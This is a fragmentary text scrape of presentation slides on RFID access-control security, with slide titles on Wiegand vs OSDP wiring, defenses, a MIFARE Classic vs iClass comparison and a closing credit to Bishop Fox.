


Wiring Diagram: Wiegand Vs. OSDP



Defenses (Broken)

SOME DON'T...EXAMPLE...



Defenses

ACTIVE BLOCKING



GuardBunny vs RFID



MIFARE Classic iClass

Passively powered, active device



Communicates via load modulation



Memory

4 bits

Up to 4K

Up to 4K

Non-volatile storage



Has CPU



Thank You

Bishop Fox – see for more info:

<http://www.bishopfox.com/resources/tools/rfid-hacking/>